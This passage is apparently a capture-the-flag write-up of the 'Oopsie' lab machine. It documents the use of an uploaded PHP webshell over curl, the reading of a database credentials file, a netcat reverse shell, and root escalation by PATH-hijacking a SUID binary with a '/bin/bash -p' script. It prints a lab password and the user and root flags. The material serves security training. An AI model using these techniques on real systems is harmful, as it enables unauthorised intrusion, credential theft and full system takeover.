curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=pwd"
```

```
/var/www/html/uploads
```

The parent web directory was then enumerated, revealing the cdn-cgi/login directory

```
curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=ls%20-la%20../cdn-cgi/login"
```

The contents of this directory were

- admin.php
- db.php
- index.php
- script.js

The db.php file was identified as a potential source of database and application credentials. and its content were read using the previously established webshell

```
curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=cat%20../cdn-cgi/login/db.php"
```

Findings

The following file was identified as containing sensitive credentials information


- /var/www/html/cdn-cgi/login/db.php

The content of the file revealed credentials which were relevant for further access and were identified as being shared with the robert user.

Evidences


Files Attached

- Oopsie_Webshell_pwd.png
- Oopsie_Webshell_ls-la.png
- Oopsie_Webshell_cat_db_php.png



```
$ curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=pwd"
/var/www/html/uploads
```

Oopsie_Webshell_pwd.png



```
$ curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=ls%20-la%20../cdn-cgi/login"
total 28
drwxr-xr-x 2 root root 4096 Jul 28 2021 .
drwxr-xr-x 3 root root 4096 Jul 28 2021 ..
-rw-r--r-- 1 root root 6361 Apr 15 2021 admin.php
-rw-r--r-- 1 root root 80 Jan 24 2020 db.php
-rw-r--r-- 1 root root 5349 Apr 15 2021 index.php
-rw-r--r-- 1 root root 0 Jan 24 2020 script.js
```

Oopsie_Webshell_ls-la.png

```
L$ curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=cat%20../cdn-cgi/login/db.php"
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

Oopsie_Webshell_cat_db_php.png

4.2 Privilege Escalation Enumeration

Objective

Identify files owned bugtracker group that could provide potential privilege escalation vector.

Methodology

The find executable command could be used to search the filesystem for files belonging to bugtracker group.

The following command was executed through previously obtained RCE.

```
curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=find%20/%20-group%20bugtracker%20%3E/dev/null"
```

Findings

The search identified the following executable

- /usr/bin/bugtracker

This executable was associated to bugtracker group and represents a potential privilege escalation vector.

The current execution context was verified using id

```
curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=id"
```

The output of the command revealed the following

- uid=33(www-data) gid=33(www-data) groups=33(www-data)

The permission and the owner of the file were then examined

```
curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=ls%20-la%20/usr/bin/bugtracker"
```

The output of the command showed the following information

- rwsr-xr- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker

The executable was owned by the root user and belongs to the bugtracker group. The s permission in the executable position indicates that the SUID (Set User ID) was enabled.

Since the current user was www-data and the executable was owned by the root user, this represented a potential privilege escalation vector requiring further analysis of the executable's behavior.

Analysis

A root-owned SUID executable associated with the bugtracker group was identified. Further analysis was required to determine whether executable could be exploited from www-data to root user

4.2.1 Insecure Executable Call

The strings command was used to inspect readable strings contained within the SUID executable.

The output revealed a reference to:

```
cat /root/reports/
```

This indicated that the bugtracker executable invokes `cat` to access files within `/root/reports/`.

Because bugtracker is a root-owned SUID executable, the way in which external commands are resolved is security-sensitive. Further analysis was therefore performed to determine whether `cat` was invoked using an absolute path or resolved through the `PATH` environment variable.

This finding was relevant because bugtracker was a root-owned SUID executable. Further analysis was required to determine how `cat` is resolved and whether the insecure invocation could be leverage for a privilege escalation.

Evidences

Files attached


- Oopsie_WebShell_find_bugtracker.png
- Oopsie_WebShell_ls_bugtracker.png
- Oopsie_WebShell_id_bugtracker.png

```
L$ curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=find%20/%20-group%20bugtracker%202%3E/dev/null"
/usr/bin/bugtracker
```

Oopsie_WebShell_find_bugtracker.png

```
L$ curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=ls%20-la%20/usr/bin/bugtracker"
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
```

Oopsie_WebShell_ls_bugtracker.png



```
└─$ curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Oopsie_WebShell_id_bugtracker.png

4.3 User Flag Retrieval

Objective

Retrieve the user flag located in the robert's user home directory.

Methodology

The robert's user home directory was enumerated through the previously obtained RCE. using the PHP WebShell.

```
curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=ls%20-la%20/home/robert"
```

The enumeration located the following file

```
rw-r--r-- 1 robert robert 33 Feb 25 2020 user.txt
```

The file permissions grant read access to the owner, group, and other users. Therefore, the `www-data` user could read the file without requiring additional privileges. No privilege escalation was required to read this file because its permissions granted read access to other users.

```
curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=cat%20/home/robert/user.txt" >
../fingerprinting/user_flag.txt
```

Analysis

The user flag was successfully obtained from the `/home/robert/user.txt` using the existing RCE as `www-data`. No privilege escalation was needed to read this file because its permissions grants the access to other users.

Evidences

Files attached

- Oopsie_WebShell_ls_robert.png
- user_flag.txt

```

$ curl "http://megacorp.com/uploads/Oopsie_Webshell.php?cmd=ls%20-la%20/home/robert"
total 28
drwxr-xr-x 3 robert robert 4096 Jul 28 2021 .
drwxr-xr-x 3 root root 4096 Jul 28 2021 ..
lrwxrwxrwx 1 robert robert 9 Jan 25 2020 .bash_history -> /dev/null
-rw-r--r-- 1 robert robert 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 robert robert 3771 Apr 4 2018 .bashrc
drwx----- 3 robert robert 4096 Jul 28 2021 .gnupg
-rw-r--r-- 1 robert robert 807 Apr 4 2018 .profile
-rw-r--r-- 1 robert robert 33 Feb 25 2020 user.txt

```

Oopsie_WebShell_ls_robert.png

4.4 Privilege Escalation to Root

Objective

Escalate privileges from www-data to root and obtain the flag located in the root user's home directory.

Methodology

After obtaining the reverse shell as www-data, the current execution context was verified using:

id

The output confirmed:

- uid=33(www-data) gid=33(www-data) groups=33(www-data)

The previously discovered credentials were then used to switch to the robert user:

Command

su robert

The user's privileges were verified using:

Command

id

The robert account was a member of the bugtracker group, allowing execution of:

- /usr/bin/bugtracker

The executable was executed

- `/usr/bin/bugtracker`

The binary was executed and Bug ID 1 was supplied.

4.4.1 PATH Hijacking

A writable `/tmp/cat` executable had previously been created from the `www-data` context. After switching to `robert`, the `PATH` environment variable was modified to prioritize `/tmp`:

- `export PATH=/tmp:$PATH`

The command resolution was verified using:

`which cat`

The output was:

- `/tmp/cat`

This confirmed that `/tmp/cat` would be selected instead of the legitimate `/bin/cat`. The `/tmp/cat` script was configured to execute:

- `#!/bin/bash`
- `/bin/bash -p`

The SUID `bugtracker` executable was then executed again as `robert`:

- `/usr/bin/bugtracker`

When `bugtracker` invoked `cat`, the manipulated `PATH` caused `/tmp/cat` to be executed instead of the legitimate binary.

Because `bugtracker` executes with SUID privileges, the malicious executable was able to spawn a privileged Bash shell.

The resulting privileges were verified using:

`id`

The output confirmed:

- `uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)`

This confirmed successful privilege escalation to root.

Root flag

With root privileges obtained, the root flag was retrieved using the absolute path to the legitimate cat binary:


- `/bin/cat /root/root.txt`

The root flag was successfully retrieved, confirming full compromise of the target system.

Evidences

Files attached

- Oopsie_ReverseShell_Cat.png
- Oopsie_ReverseShell_Su_Robert.png
- Oopsie_ReverShell_Bugtracker.png
- Oopsie_ReverseShell_Bugtracker_1.png
- Oopsie_ReverseShell_PATH.png
- Oopsie_ReverseShell_Bugtracker_Root.png
- Oopsie_ReverseShell_FlagRoot.png



```
—$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.15] from (UNKNOWN) [10.129.146.2]
oopsie: cannot set terminal process group (1389): Inappropriate ioctl for process
oopsie: no job control in this shell
www-data@oopsie:/var/www/html/uploads$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@oopsie:/var/www/html/uploads$ export PATH=/tmp:$PATH
www-data@oopsie:/var/www/html/uploads$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/usr/games:/usr/lib:/usr/lib64
www-data@oopsie:/var/www/html/uploads$ which cat
/tmp/cat
www-data@oopsie:/var/www/html/uploads$
```

Oopsie_ReverseShell_Cat.png

```
sudo su robert
sudo: no tty present and no askpass program specified
www-data@oopsie:/var/www/html/uploads$ which python3
which python3
/usr/bin/python3
www-data@oopsie:/var/www/html/uploads$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ds$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@oopsie:/var/www/html/uploads$ su robert
su robert
Password: M3g4C0rpUs3r!
```

Oopsie_ReverseShell_Su_Robert.png

```
robert@oopsie:/var/www/html/uploads$ /usr/bin/bugtracker
/usr/bin/bugtracker

: EV Bug Tracker :

Provide Bug ID: 
```

Oopsie_ReverseShell_Bugtracker.png

```
: EV Bug Tracker :

Provide Bug ID: 1
1

Binary package hint: ev-engine-lib

Version: 3.3.3-1

Reproduce:
When loading library in firmware it seems to be crashed

What you expected to happen:
Synchronized browsing to be enabled since it is enabled for that site.

What happened instead:
Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING from menu does not stay enabled between connects.
```

Oopsie_ReverseShell_Bugtracker₁.png

```
robert@oopsie:/var/www/html/uploads$ ls -la /tmp/cat
ls -la /tmp/cat
-rwxr-xr-x 1 www-data www-data 15 Aug 12 17:14 /tmp/cat
robert@oopsie:/var/www/html/uploads$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/var/www/html/uploads$ which cat
which cat
/tmp/cat
robert@oopsie:/var/www/html/uploads$ 
```

Oopsie_ReverseShell_PATH.png

```
robert@oopsie:/var/www/html/uploads$ /usr/bin/bugtracker
/usr/bin/bugtracker

: EV Bug Tracker :

Provide Bug ID: 1
1

uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/var/www/html/uploads$
```

Oopsie_ReverseShell_Bugtracker_Root.png

```
robert@oopsie:/var/www/html/uploads$ /usr/bin/bugtracker
/usr/bin/bugtracker

: EV Bug Tracker :

Provide Bug ID: 1
1

root@oopsie:/var/www/html/uploads# /bin/cat /root/root.txt
/bin/cat /root/root.txt
af13b0bee69f8a877c3faf667f7beacf
root@oopsie:/var/www/html/uploads#
```

Oopsie_ReverseShell_Bugtracker_Flag_Root.png